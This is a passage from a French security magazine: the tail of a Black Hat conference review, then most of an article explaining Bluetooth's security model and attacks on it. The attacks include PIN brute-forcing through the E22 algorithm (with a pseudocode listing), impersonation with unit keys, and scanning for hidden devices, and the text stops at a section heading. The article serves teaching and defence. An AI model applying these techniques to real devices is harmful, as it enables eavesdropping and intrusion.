Le cours dédié aux failles de sécurité dans le noyau du système MacOS X a été aussi très attirant (l'article là-dessus sera disponible dans le prochain numéro de *hakin9*). Ilja van Sprundel et Christian Klein ont prouvé que même un système très bien conçu, comme le produit de l'entreprise Apple, n'est pas pourvu de défauts. Il faut aussi mentionner la conférence de Job de Haas, consacrée à la sécurité du système Symbian, conçu pour les périphériques mobiles. Le cours d'Aleksander Kornbrust concernant les rootkits de bases de données était aussi une surprise très agréable.

Hélas, rien n'est parfait et nous avons connu deux déceptions. La première était le cours de Kenneth Geers sur la sécurité réseau en Russie – les informations étaient assez banales et on pouvait remarquer une certaine fascination de l'auteur sur la vision informatique russe. Le deuxième échec, un peu plus léger, était la conférence de Jon Callas du PGP Corporation intitulé *Hacking PGP*, qui pouvait être traitée comme une crypto-publicité de l'entreprise (un long discours qui s'est terminé par la conclusion que le PGP est pratiquement inviolable).

Les enregistrements audio et vidéo et les matériaux de la conférence sont à télécharger à partir du site Web de Black Hat. Mais la participation personnelle à la conférence a fourni des impressions inoubliables. Malgré le prix très élevé – plus de 1000 dollars pour deux jours de conférence – la participation à ce type d'événement est nécessaire pour tous ceux qui veulent être au courant des derniers problèmes liés à la sécurité IT. Mais rien n'est fini – bien que la conférence américaine ait déjà eu lieu, la conférence Black Hat Asia au Japon sera tenue en octobre 2005.

Roman Polesek



Figure 1. Les formations furent d'un grand intérêt



Figure 2. L'équipe de *hakin9* : Tomasz Nidecki, Roman Polesek

Sécurité des connexions Bluetooth

Tomasz Rybicki



Bluetooth devient de plus en plus populaire. En 2005, il y aura plus de 1,5 milliards de périphériques munis de cette technologie. Cependant, Bluetooth peut être aussi utilisé à des fins malicieuses – pour consulter des données privées, causer des dommages financiers ou même pour localiser le propriétaire d'un périphérique.

De plus en plus de périphériques communiquent à travers Bluetooth (cf. l'Encadré *Bluetooth bondissant*). Ce protocole peut être utilisé, par exemple, pour connecter un ordinateur portable à Internet à l'aide d'un téléphone mobile, pour se servir d'un casque d'écoute sans fil, il permet aussi de construire les réseaux dans les bureaux. Ses domaines d'application sont pratiquement illimités.

Pourtant, ce protocole n'est pas très sûr, et une multitude d'applications deviennent dangereuses pour l'utilisateur. Il existe déjà de nouveaux virus diffusés via Bluetooth. Dernièrement, le virus *Cabir* a semé le trouble, mais il n'est pas le seul – il existe encore *Dust*, le virus contaminant les périphériques de type PDA, et *Lasco*, très similaire à *Cabir*, mais beaucoup plus dangereux.

Étant donné que le Bluetooth devient de plus en plus populaire, il est judicieux de s'intéresser aux questions liées à sa sécurité. Nous commencerons par le modèle de sécurité présenté dans la spécification, et nous nous concentrerons sur les méthodes et outils permettant de s'attaquer aux périphériques avec l'interface Bluetooth. À la fin, nous nous occuperons des

virus fonctionnant sur ces périphériques – de leur façon de se propager, du fonctionnement et des méthodes permettant de les éliminer.

Ainsi parlait la spécification

La spécification du Bluetooth détermine trois niveaux de protection à implémenter dans les périphériques :

- niveau 1 – sans protection,
- niveau 2 – la protection au niveau des services,

Cet article explique...

- comment détecter les périphériques dotés du Bluetooth,
- comment cibler une attaque contre ces périphériques,
- comment éliminer les virus s'attaquant au Bluetooth.

Ce qu'il faut savoir...

- au moins les notions de base sur le protocole Bluetooth.

Bluetooth bondissant

Bluetooth fonctionne sur la bande de fréquence de 2,4 GHz, et plus précisément dans la gamme de 2402–2480 MHz. La bande est divisée en 79 canaux d'une largeur de 1 MHz, entre lesquelles sautent les périphériques communicants. Si ces périphériques sont synchronisés, un seul canal logique permettant d'envoyer les données est créé.

Pour un observateur extérieur, les données sont tout simplement une série d'impulsions se produisant sur différentes fréquences, apparemment aléatoires. Les périphériques changent les fréquences (canaux) conformément à un certain algorithme. Cet algorithme est différent pour chaque connexion établie dans une zone donnée.

La première phase de l'établissement d'une connexion entre les périphériques est l'ajustage du client à l'algorithme des sauts du serveur et à la phase déterminée de cet algorithme – à partir de ce moment, les deux périphériques sautent ensemble. Ce n'est pas facile, vu que les sauts de fréquences s'effectuent 1600 fois par seconde. Pour pouvoir écouter la communication entre deux périphériques Bluetooth, il faut écouter la séquence initialisant la connexion, au moment où l'un des périphériques propage les données concernant son algorithme de sauts.

Si dans une zone, plusieurs périphériques fonctionnent, il est probable qu'à un moment plus d'une paire communique à travers un canal. Mais ce n'est pas un problème. Le protocole de la transmission des données au niveau de la couche de liaison de données assure dans cette situation une solution correcte – la transmission du paquet erroné est répétée sur le premier canal libre.

La portée de la communication Bluetooth est de moins de 10 jusqu'au plus de 100 mètres (en fonction de la puissance de l'émetteur et du récepteur). La plupart des périphériques sont munis d'une antenne de faible puissance – le coût d'un tel périphérique est moins élevé, la consommation d'énergie est également plus faible (ce qui est important, étant donné que ces périphériques sont alimentés avec des batteries). Cela signifie qu'un écoutant devra se trouver à une distance de quelques mètres. Pourtant, malgré les apparences, ce n'est pas une difficulté – il y a plusieurs endroits où l'on peut effectuer une attaque sans être vu, tout en se trouvant très près du périphérique attaqué. L'exemple le plus banal est le hall d'arrivées d'un aéroport.

- niveau 3 – la protection au niveau de la connexion réseau.

La plupart des périphériques sont configurés par défaut de façon à fonctionner sans protection. Aucune *authentification* (vérification de l'identité) ni *autorisation* (définition des droits d'accès) des connexions

entrantes ne sont effectuées – sans parler du chiffage des données envoyées. Ce chiffage est parfois effectué au niveau de l'application (2^{ème} niveau de protection).

Mais Bluetooth permet d'effectuer l'authentification et l'autorisation au niveau de la connexion réseau – il suffit de configurer le périphérique de façon à ce que celui-ci demande l'authentification, l'autorisation et le chiffage pour les connexions entrantes et envoie lui-même ces informations lors de l'initialisation d'une connexion.

Dans chaque périphérique utilisant la technologie Bluetooth, cinq éléments assurant la sécurité des connexions sont disponibles. Ces éléments sont utilisés pour la génération des clés et l'implémentation du chiffage au deuxième et troisième niveau de protection :

- l'adresse du périphérique – de 48 bits, l'adresse unique du périphérique concret déterminée par IEEE (*Institute of Electrical and Electronic Engineers*),
- la clé de chiffage privée – la clé utilisée pour le chiffage des données, d'une longueur de 8–128 bits (en fonction du pays du fabricant),
- la clé d'authentification privée – cette clé est utilisée pour authentifier l'utilisateur, d'une longueur de 8–128 bits (en fonction du pays du fabricant),
- nombre aléatoire RAND – le nombre pseudo-aléatoire, de 128 bits, généré de temps en temps par le périphérique,
- les algorithmes de la génération des clés – E0, E21 et E22 (cf. l'Encadré *Bluetooth et algorithmes E*).

Comme nous l'avons dit, le deuxième niveau de protection est réalisé par le chiffage des données envoyées. Pour cela, on utilise la clé de chiffage d'une longueur de 8–128 bits, générée à l'aide de l'algorithme E0. Cette taille dépend de plusieurs facteurs – entre autres, de la puissance de calcul du périphérique concerné et de la législation du pays d'origine. Étant donné que dans la communication peuvent participer des périphériques utilisant des clés de longueurs différentes, lors de l'établissement de la connexion chiffrée, elles négocient la longueur de la clé commune.

Le troisième niveau est réalisé à travers la phase d'authentification et d'autorisation. Son composant le plus important est la clé de liaison. Cette clé est utilisée toujours quand il faut protéger une connexion réseau – indépendamment du nombre de périphériques participant à la communication. La clé de liaison est un nombre pseudo-aléatoire, d'une longueur de 128 bits. Elle peut être temporaire – valide jusqu'à la fin de la session courante, ou permanente – après la terminaison de la session, elle peut être exploitée pour des authentifications ultérieures

À propos de l'auteur

Tomasz Rybicki est membre du MEAG (*Mobile and Embedded Applications Group* – <http://meag.tele.pw.edu.pl>), l'équipe agissant au sein de l'Institut de Télécommunication de l'École Polytechnique de Varsovie. Il s'occupe des applications mobiles fonctionnant en technologie J2ME. Contact de l'auteur : trybicki@autograf.pl.



des périphériques qui ont participé à la transmission terminée. En fonction de l'application, du nombre de périphériques prenant part à la communication et du type de cette dernière, la clé de liaison est générée de façons différentes :

- La clé de liaison peut constituer la clé du périphérique. La clé du périphérique est une clé générée à l'aide de l'algorithme E21 lors de la première mise en marche du périphérique. Elle est stockée dans la mémoire non volatile et rarement changée. Pendant l'initialisation de la connexion, c'est l'application en cours qui décide quelle clé doit être utilisée.
- La clé de liaison peut être une clé combinée, générée à partir des informations provenant des périphériques en communication. La clé combinée est créée pour une paire de périphériques. Chaque périphérique génère un nombre pseudo-aléatoire, et ce nombre, avec l'adresse du périphérique, est utilisée pour générer – conformément à l'algorithme E21 – la clé partielle. Les deux clés partielles sont échangées entre les périphériques et à partir de celles-ci, les périphériques calculent la clé combinée.
- En cas de communication entre plusieurs périphériques, on utilise la clé principale. Elle est générée par un périphérique jouant le rôle du serveur. Ce périphérique crée deux nombres pseudo-aléatoires de 128 bits. À partir de ceux-ci, par le biais de l'algorithme E22, la clé principale est générée. Ensuite, le serveur génère le troisième nombre pseudo-aléatoire qui est envoyé au client. À partir de ce nombre et de la clé actuelle, la clé de transmission est créée. Le serveur crée une clé étant une transformation XOR de la clé principale et de transmission et l'envoie au client, qui à partir de celle-ci, calcule la clé principale.
- Dans le cas de périphériques qui ne communiquaient pas

jusqu'alors, la clé d'initialisation est utilisée. Cette clé est créée à partir des codes PIN saisis dans les deux périphériques, de l'adresse du périphérique initialisant la communication et du nombre pseudo-aléatoire de 128 bits généré par le périphérique recevant la communication (algorithme E22). La clé créée de la sorte est utilisée pour transmettre la clé de liaison et est ensuite supprimée.

À l'attaque !

La premier défaut essentiel du modèle de protection admis est l'algorithme E22. Pour calculer la clé, il utilise le code PIN. Ce code est le seul composant secret de cet algorithme – les autres sont envoyés entre les périphériques sous forme claire.

Attaque sur E22

Voyons un peu la phase d'initialisation de la connexion entre deux périphériques qui ne communiquaient jamais jusqu'alors. Admettons que le périphérique B initialise la connexion avec le périphérique A. Les phases successives de l'établissement d'une connexion sont illustrées sur la Figure 1.

Tout d'abord, le périphérique A, en réponse à la demande d'établissement d'une communication envoyée par le périphérique B, génère (en tirant au sort) un nombre pseudo-aléatoire RAND (l'abréviation du mot anglais *random*). Ce nombre est envoyé en texte clair vers le périphérique B. À partir de ce nombre, des codes PIN saisis et de leurs longueurs, le nombre K est généré (il n'est jamais envoyé entre les périphériques). Ensuite, les deux périphériques génèrent deux nombres aléatoires, $RAND_A$ et $RAND_B$, et les renvoient réciproquement l'un à l'autre (chiffrés sous forme d'une disjonction exclusive avec le nombre K).

Ensuite, connaissant leurs adresses et leurs propres nombres aléatoires ($RAND_A$ et $RAND_B$), les périphériques génèrent la

Bluetooth et algorithmes E

Pour la génération de la clé, Bluetooth utilise quelques algorithmes. Les plus importants sont E0, E21 et E22.

E0 est un algorithme de chiffrement utilisant quatre registres indépendants avec LFSR (*Linear Feedback Shift Registers*) et un automate fini servant à introduire un certain niveau de non-linéarité, de façon à empêcher le calcul de l'état des registres à partir des observations de leurs données de sortie.

E21 est un algorithme de génération de la clé d'un périphérique, créé à partir de l'algorithme SAFER+. E22 est aussi une modification de l'algorithme SAFER+ et ressemble très fort à E21 – il est utilisé pour générer la clé de la connexion. Par contre, E3 est un algorithme de chiffrement de données.

Ces algorithmes sont présentés avec détails dans la spécification du Bluetooth (<https://www.bluetooth.org/spec/>).

clé de liaison LK_{AB} . Cette clé, avec le nombre pseudo-aléatoire CH_RAND_A généré par le périphérique A, est utilisée pour calculer le nombre SRES. Le périphérique A accepte la connexion de la part du périphérique B seulement si la valeur retournée par le périphérique B, générée à partir du nombre CH_RAND_A envoyé auparavant, est égale à la valeur calculée dans le périphérique A. Cette dernière étape peut être inversée – le périphérique B peut de la même façon (en envoyant le nombre CH_RAND_B et en comparant le résultat renvoyé avec leurs propres calculs) vérifier le périphérique A.

Les objectifs de l'attaque sont les suivants – le code PIN, la clé K utilisée pour la génération de la clé de liaison LK, et enfin, la clé de liaison en tant que telle (elle est utilisée ultérieurement pour la génération de la clé de chiffrement).

Si l'on fait un petit effort, on peut intercepter les nombres RAND, C_A , C_B , CH_RAND , $SRES_B$. Pour ce faire, la synchronisation avec l'algorithme

de saut de fréquence (*frequency hopping*) utilisé dans le Bluetooth est exigée, mais ce n'est pas facile. Une autre façon consiste à enregistrer le spectre de fréquence entier et effectuer l'analyse et les calculs *offline*. Les deux façons nécessitent de l'équipement particulier (voire très cher : un enregistreur du spectre coûte quelques milliers d'euros) et elles sont plutôt inaccessibles à un simple mortel.

Mais admettons que les données du périphérique attaqué soient si importantes que les coûts de l'équipement ne compte pas. Après avoir enregistré et analysé le spectre, nous obtenons les nombres RAND, C_A, C_B, CH_RAND et SRES_B. Comment alors déterminer le PIN, K et K_{AB}? L'algorithme consiste à calculer les valeurs SRES pour les valeurs successives du numéro PIN – c'est une attaque par force brutale (*brute force*). Le script calculant ces valeurs est présenté dans le Listing 1. Après la terminaison de son fonctionnement, nous savons

Listing 1. Le script calculant les valeurs SRES pour les valeurs successives des numéros PIN

```
PIN=-1;

do
(
  PIN++;
  CR_K = E22(RAND, PIN, length(PIN));

  CR_RANDA = CA xor CR_K;
  CR_RANDB = CB xor CR_K;

  CR_LKA= E21(CR_RANDA, ADDR_A);
  CR_LKB= E21(CR_RANDB, ADDR_B);

  CR_LKAB = CR_LKA xor CR_LKB;

  CR_SRES = (CH_RAND, ADDR_B, CR_LKAB);
) while (CR_SRES == SRES)
```

que CR_SRES=SRES, et de cela CR_LK_A=LK_A, CR_LK_B=LK_B, par contre CR_K=K.

Cette solution nécessite un grand nombre de calculs et en cela, cette attaque est plutôt de type *offline*. Dans les étapes suivantes, les numéros successifs PIN sont

générés et les calculs sont effectués. Cette méthode est assez commode car le code PIN est généralement court (qui aurait envie de taper un nombre de dix chiffres, sans parler de le mémoriser). De plus, très souvent, il a par défaut la valeur – 0000. Dans ce cas,




Figure 1. Les phases successives de l'établissement d'une connexion entre deux périphériques Bluetooth




Figure 2. La recherche des adresses des périphériques Bluetooth

il n'est pas nécessaire d'effectuer les cycles de calculs.

Un avantage supplémentaire de cette attaque est la possibilité d'ajouter aux informations possédées, les données sur la clé de chiffrement. Pour la générer, on utilise la clé de liaison actuelle LK, et le nombre pseudo-aléatoire est envoyé (de nouveau) entre les périphériques de façon non chiffrée. Si vous connaissez la clé de liaison (attaque sur E22) et le nombre pseudo-aléatoire, il est facile de calculer la clé de chiffrement.

Attaque sur le PIN (en ligne)

Dans certaines situations, il est possible de se procurer le numéro PIN en ligne. Certains périphériques possèdent un code PIN fixe – contre les attaques, il est protégé seulement par le temps exponentiel entre les tentatives d'authentification successives. Ce type de protection peut être facilement contourné – il suffit, après chaque tentative d'authentification non réussie (et le code PIN incorrect), de changer l'adresse du périphérique. Dans le cas d'un téléphone ou PDA, cette opération sera plutôt difficile, mais un ordinateur portable muni d'une carte Bluetooth offre de grandes possibilités de s'introduire dans la pile Bluetooth.

Dissimulation

Une autre méthode d'attaque est l'utilisation de la clé du périphérique. Envisageons le scénario suivant – les périphériques A et B communiquent entre eux à l'aide de la clé du périphérique A. Après un certain temps, le périphérique A se connecte avec le périphérique C, en utilisant aussi la clé du périphérique A. Le périphérique B, possédant la clé du périphérique A, peut sans problème écouter la transmission, ou même se faire passer pour le périphérique C.

En pratique, une telle attaque peut être effectuée à l'aide d'un ordinateur portable doté de la carte Bluetooth. Lors de l'établissement de la connexion, les deux périphériques participant à la communication négocient la clé de liaison qui sera utilisée. En modifiant la structure de la pile des protocoles, il est possible d'imposer que le périphérique attaquant (ordinateur portable) demande chaque fois l'utilisation de la clé du périphérique attaqué. Ainsi, l'assaillant (périphérique B) est capable de prendre connaissance de la clé du périphérique attaqué (périphérique A).

Une fois la connexion terminée, le périphérique B effectue l'écoute – au moment où il enregistre l'adresse

du périphérique A (il le connaît déjà parce qu'il s'est déjà connecté au périphérique A) envoyée par le périphérique C pour appeler le périphérique A, commence à suivre la connexion entre ces deux périphériques. Si la clé du périphérique A est l'unique clé de liaison entre A et C, le périphérique B sera capable d'écouter la transmission.

Détecter l'indétectable

Pour établir une connexion réseau à l'aide du Bluetooth, l'adresse (URL) du périphérique cible est nécessaire. Pour obtenir les adresses de tous les périphériques qui se trouvent à proximité, il faut effectuer la recherche. Cette opération consiste à envoyer par le périphérique un message approprié à l'adresse *broadcast*. Les périphériques fonctionnant en mode détectable écoutent ces types de messages et y réagissent par l'envoi d'un court message contenant, entre autres, leurs adresses. Les périphériques qui sont en mode indétectable négligent ces messages et leurs adresses ne sont pas rendues publiques.

Ce processus est présenté sur la Figure 2. Le périphérique A recherche les périphériques se trouvant à proximité ; la couleur bleu signifie que le périphérique trouvé est en mode détectable, rouge – en mode indétectable. Comme vous voyez, tous les périphériques reçoivent le message de requête (en anglais *inquiry*), mais seuls les périphériques en mode détectable répondent (c'est-à-dire les périphériques B et C). Le périphérique D néglige le message de requête.

On peut avoir l'impression qu'il est impossible d'établir une connexion entre les périphériques fonctionnant en mode indétectable. Mais ce n'est pas vrai. Le périphérique en mode indétectable néglige les messages de requête, mais répond aux messages adressés directement à lui.

Mais comment l'assaillant peut connaître l'adresse d'un périphérique d'une longueur de 48 bits ? Il peut, par exemple, la générer. Et il n'a pas besoin de $2^{48}-1$ combinaisons, comme on pourrait supposer.

Bluetooth sur la pile

Chaque périphérique utilisant l'interface Bluetooth, autant un téléphone mobile qu'un ordinateur personnel, possède une pile de protocoles Bluetooth. Cette pile est présentée sur la Figure 3 ; elle se compose des couches suivantes :

- *Bluetooth Radio* et *Bluetooth Baseband Link* répondent de l'émission des ondes radio,
- la couche *Link Manager* est responsable de l'établissement de la connexion entre les périphériques, ainsi que de sa sécurité et de la surveillance du transfert des paquets,
- *Host Controller Interface* – constitue une interface aux couches inférieures du système, indépendante de la plate-forme matérielle,
- *Logical Link Control and Application Protocol* répond de la transmission des données en mode de connexion (division des messages en paquets, QoS, etc.),
- *Service Discovery Protocol* – donne accès aux services du niveau élevé, liés à la recherche des périphériques qui se trouvent à proximité et à la détection des services offerts par ceux-ci,
- RFCOMM (*Serial Emulation API*) permet d'émuler les connexions câble – ainsi, sur les périphériques doté du Bluetooth il est possible de lancer les applications utilisant le port série pour se connecter,
- OBEX, c'est-à-dire *Object Exchange API* permet d'échanger des objets tels que cartes de visite électroniques ou notes dans l'agenda, envoyés au format *vCard* (*vCalendar*). Il est présent dans les téléphones dotés de l'interface *IrDA* (faisceaux infrarouges).

Un élément supplémentaire qui doit être disponible sur chaque périphérique Bluetooth est BCC, c'est-à-dire *Bluetooth Control Center*. BCC est un centre de commande du module Bluetooth. Il permet, entre autres, d'activer ou de désactiver le mode détectable ou indétectable sur un périphérique, et même de désactiver complètement le module Bluetooth.

La spécification du Bluetooth ne détermine pas la façon d'implémenter le BCC – cela peut être réalisé en tant qu'une position du menu du système d'exploitation dans le téléphone cellulaire, en tant qu'API disponible à partir du niveau du programme exécuté sur un périphérique ou sous forme de paramètres fixes (dans le cas des périphériques, pas trop bien avancés).




Figure 3. La pile de protocoles Bluetooth

L'adresse d'un périphérique Bluetooth est unique à l'échelle mondiale et se compose de trois parties :

- le champ LAP (*Lower Address Part*) de 24 bits,
- le champ UAP (*Upper Address Part*) de 8 bits,
- le champ NAP (*Non-significant Address Part*) de 16 bits.

Le champ LAP contient l'identifiant du producteur, affecté globalement. Les champs UAP et NAP sont générés par le producteur du périphérique. Cela signifie qu'il y a uniquement $2^{24}-1$ possibilités (environ 16 millions combinaisons).

Pour détecter tous les périphériques qui se trouvent à proximité (y compris ceux qui sont en mode indétectable), il suffit de concevoir un programme générant les adresses successives et envoyant le message qui appellera chacun d'eux. Pour accélérer le fonctionnement du programme, on peut effectuer des calculs simultanés, en plusieurs trames.

Le code source du programme *RedFang*, permettant de détecter les périphériques dont la fonction « non détectable » a été activée, est disponible à l'adresse <http://www.securiteam.com/tools/5JP01FAAE.html>. Le scannage complet du milieu, dans le cas de la plage d'adresses d'un fabricant (l'itération uniquement suivant UAP et NAP), dure environ 90 minutes.

Scannage des ports

